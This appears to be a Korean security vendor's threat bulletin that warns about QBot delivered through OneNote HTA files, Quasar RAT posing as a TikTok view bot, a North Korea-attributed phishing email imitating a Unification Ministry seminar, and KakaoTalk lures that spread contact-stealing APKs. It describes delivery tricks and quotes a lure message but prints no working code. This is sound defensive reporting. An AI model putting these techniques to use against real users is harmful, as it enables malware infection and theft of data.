


[그림 3] Open 버튼 뒤에 숨겨져 있는 악성 hta 파일



[그림 4] .hta 파일 실행 시 뜨는 경고창

만약 사용자가 원노트 파일에서 띄우는 경고창을 무시하고 [확인] 버튼을 누른다면, hta 파일 내 악성 명령어가 정상적으로 실행되게 됩니다.



[그림 5] .hta 파일 내 파일 다운로드 명령어

파일이 실행되면 공격자 서버에 접속하여 .dat 파일을 내려받는데, 해당 파일은 정상 파일에 악성 데이터를 인젝션 하여 최종적으로 QBot 악성코드를 실행합니다.


QBot 악성코드는 사용자 PC 내에서 실행 후 사용자 정보 수집 및 전송할 뿐만 아니라, C&C를 통하여 추가적으로 악성코드를 내려받을 수 있어 주의가 필요합니다.

틱톡 조회수 늘리기 프로그램을 위장한 Quasar RAT 주의!


틱톡 조회수 늘리기 프로그램을 위장한 Quasar RAT 이 발견되었습니다.

틱톡(TikTok)은 15 초~ 수 분 길이의 비디오 영상을 제작 및 공유할 수 있는 숏폼 동영상 플랫폼입니다. 많은 사용자들은 틱톡 플랫폼 내에서 인플루언서가 되기를 희망하며, 일부 사용자들의 경우 인플루언서가 되기 위하여 프로그램을 이용하여 인위적으로 팔로워 혹은 동영상 조회수를 늘리고자 시도합니다.

이번에 수집한 악성 파일은 틱톡 팔로워 및 동영상 조회수를 늘려주는 프로그램을 위장하고 있으며, '9'틱톡 뷰 봇'이라는 이름으로 깃허브(Github)에 업로드 되어 있습니다.




[그림 1] 틱톡 뷰 봇을 위장한 깃허브 프로젝트



[그림 2] 틱톡 뷰 봇 프로젝트 파일


여기에서 주목할만한 점은, 틱톡 봇을 위장한 악성코드의 유포 방식이 원노트(.one) 파일을 통해 유포되는 악성코드처럼 배치파일(.bat)을 통해 유포된다는 점 입니다.

최근 공격자들이 다양한 형태로 악성 배치파일 유포 및 실행을 유도하고, 이를 통해 악성코드 유포를 시도하고 있는 만큼 사용자들의 주의가 요구되고 있습니다.







[그림 3] 틱톡 뷰 봇을 위장한 배치파일(좌) 및 원노트로 유포되고 있는 배치파일(우)

사용자가 배치파일 실행 시 암호화 되어있는 내부 명령을 수행하며, 최종적으로 Quasar RAT 을 실행합니다.



[그림 4] 복호화 된 파워셸 명령어

File type	   		
MD5	e373700f9f0fa548bbcf2a22e9e8a3c0	6984192	
imphash	f34d5f2d4577ed6d9ceec516c1f5a744		
ssdeep	98304:TMclTRgcnJaMoK4j0azLwlEw5WNCOhssO0z5:gcaaMoKC0az+oZic		
Build date	2023-01-21 13:00:40 (KST)	Modify date	
PDB path			
Digital sign			
Copyright	Copyright © MaxXor 2020		
Product	Quasar		
Origin name	Client.exe		
Description	Quasar Client		
File version	1.4.0.0	Language	

[그림 5] 최종 실행되는 Quasar RAT

Quasar RAT 은 오픈소스 RAT 악성코드로 사용자 계정 및 사용자 환경 정보 수집이 가능하며, 원격 코드실행 및 파일 업/다운로드 등 추가 악성행위가 가능합니다.

통일부 북한인권과 토론회로 둔갑한 北 해킹 공격 주의!


통일부의 실제 토론회 개최 안내용 보안 메일처럼 위장한 해킹 공격이 발견되어 주의가 필요합니다.

이번에 발견된 공격은, 지난 7월 통일부 공식 홈페이지 보도자료를 통해 알려진 '북한주민의 생명권 보호 및 인권증진을 위한 국제사회의 역할 모색' 주제의 토론회 내용을 사칭하였습니다.

해당 토론회는 2월 10일 금요일, 오전 9시 30분부터 12시까지 국회의원회관 제 1소회의실에서 개최될 예정이며, 영국 의회 내 북한 관련 의원 모임의 공동 의장이자 인권 운동가인 데이비드 알톤 상원의원의 방한을 계기로 마련되었으며, 통일부가 국민의 힘 태영호 국회의원과 공동으로 주최합니다.

금번 토론회는 태영호 의원의 개회사와 권영세 통일부장관의 환영사, 콜링크룩스 주한영국대사의 축사 및 데이비드 알톤 영국 상원의원의 기조연설로 시작될 예정입니다. 토론회에서는 북한 인권 문제에 대한 국제사회의 관심과 공동대응을 촉구할 뿐만 아니라 국내외 전문가들의 의견을 수렴하여 북한 주민의 인권 개선을 위한 국내외 협력을 강화해 나갈 계획입니다.

한편, 통일부는 평소 보안상의 이유로 주요 안내 메일을 발송할 때 암호화된 HTML 형태로 파일을 첨부하고, 별도 비밀번호를 입력해야만 상세 내용을 볼 수 있도록 보안기능을 적용해 사용 중입니다.



[그림 1] 통일부 보안 메일로 위장한 해킹 공격 시도 화면

이번에 포착된 새로운 공격은 통일부에서 작성한 보안용 HTML 파일에 악성 명령을 은밀히 추가 삽입한 것으로 조사됐으며, 실제 비밀번호를 입력해야만 본문 내용이 보여지는 것으로 분석했습니다. 하지만 비밀번호를 입력하기 이전 시점에 악성코드 명령이 먼저 작동하도록 제작했기 때문에 파일을 실행하는 즉시 위협에 노출되는 것으로 드러났습니다.

해당 공격을 긴급 분석한 결과 국내 특정 해운 항공 회사의 웹 사이트가 해킹 공격 경유지로 악용된 사실을 처음 밝혀냈고, 해당 위협 활동의 전술과 프로세스, 속성 등을 종합한 결과 작년 2월 서울 유엔인권사무소를 사칭해 수행된 공격 수법과 정확히 일치한 것으로 확인했습니다.

당시 서울 유엔인권사무소를 사칭한 공격은 악성 DOCX 문서와 원격 템플릿 인젝션 기법이 쓰였지만, 이번 공격은 통일부의 보안 메일처럼 위장한 HTML 유형의 파일이 사용되었습니다. 그러나 경유지로 연결하는 작업 스케줄러 기법과 악성 PHP 파일 호출의 명령이 동일한 것으로 확인되었습니다.

작년 공격은 작업 스케줄러명이 'Report' 였고, 이번 이름은 'config' 인것으로 확인되었습니다. 그리고 mshta 명령으로 PHP 페이지를 지정해 호출하는 파일이 'style.php', 'val.php' 이름으로 각각 다르지만, 내부 VB 스트립트 인코딩 방식과 패턴은 동일한 것으로 확인되었습니다.



[그림 2] 서울 유엔인권사무소 사칭 공격과 통일부 사칭 공격 명령 비교 화면

이번 공격은 실제 개최될 토론회의 일정에 맞춰 시기 적절한 타이밍 공격을 수행한 것이 특징이며, 작년 8월 북한 해킹 사건을 조사하던 현직 경찰 공무원의 신분증을 도용했던 북한 발 위협 사례 와도 동일한 공격 수법을 사용한것이 확인되었습니다.

연초부터 북한 소행으로 지목된 해킹 공격이 연이어 발견되고 있는 만큼, 국가 사이버 안보에 각별한 관심과 주의가 필요한 시점입니다.

낯선 사람의 카카오톡 메시지를 통해 유포되는 악성 앱 주의!

최근 카카오톡으로 악성 앱이 유포되고 있어 사용자들의 각별한 주의가 필요합니다.

이번에 발견된 공격은 불특정다수를 대상으로 진행되며, 만남을 목적으로 한 데이트 앱이 아닌 일반 카카오톡으로 공격이 진행됩니다. 공격자는 일반적으로 필라테스나 폴댄스와 같은 강사를 사칭하며 접근하지만, 경우에 따라 일반인을 사칭하여 접근할 수도 있습니다.

카톡 친구추천이나 친구로 등록되어 있다며 다음과 같은 카톡으로 상대방의 호기심을 유발합니다.

안녕하세요 카톡 친구 정리하다 친구로 되어 있어 톡드립니다. 실례지만 누구시죠? 저는 **에 사는 *** 이라고 합니다.

만일, 사용자가 별다른 반응을 보이지 않는다면 공격은 종료되지만, 반응을 보이면 이것도 공격이 시작됩니다.

평범한 이야기를 주고 받으며 친밀감과 신뢰를 쌓은 뒤, 대화과정 중 자연스럽게 apk 파일을 전달합니다.

만일 사용자가 전달받은 apk를 설치하면 사용자 휴대폰에 저장되어 있는 연락처가 모두 공격자에게 전송되게 되며, 추가적으로 악용될 수 있습니다.

ESRC에서 수집한 앱들의 경우 연락처 수집 기능만 있지만, 향후 다양한 기능이 추가될 가능성이 존재하는 만큼 사용자들의 각별한 주의가 필요합니다.



[그림 1] 공격자 서버에서 내려받은 앱 목록

사용자 여러분들께서는 낯선 사람에게서 온 카카오톡에는 답변하지 마시고, 특히 구글 플레이가 아닌 다른 경로로 전달받은 .apk 파일은 절대 설치하지 마시기 바랍니다.



www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616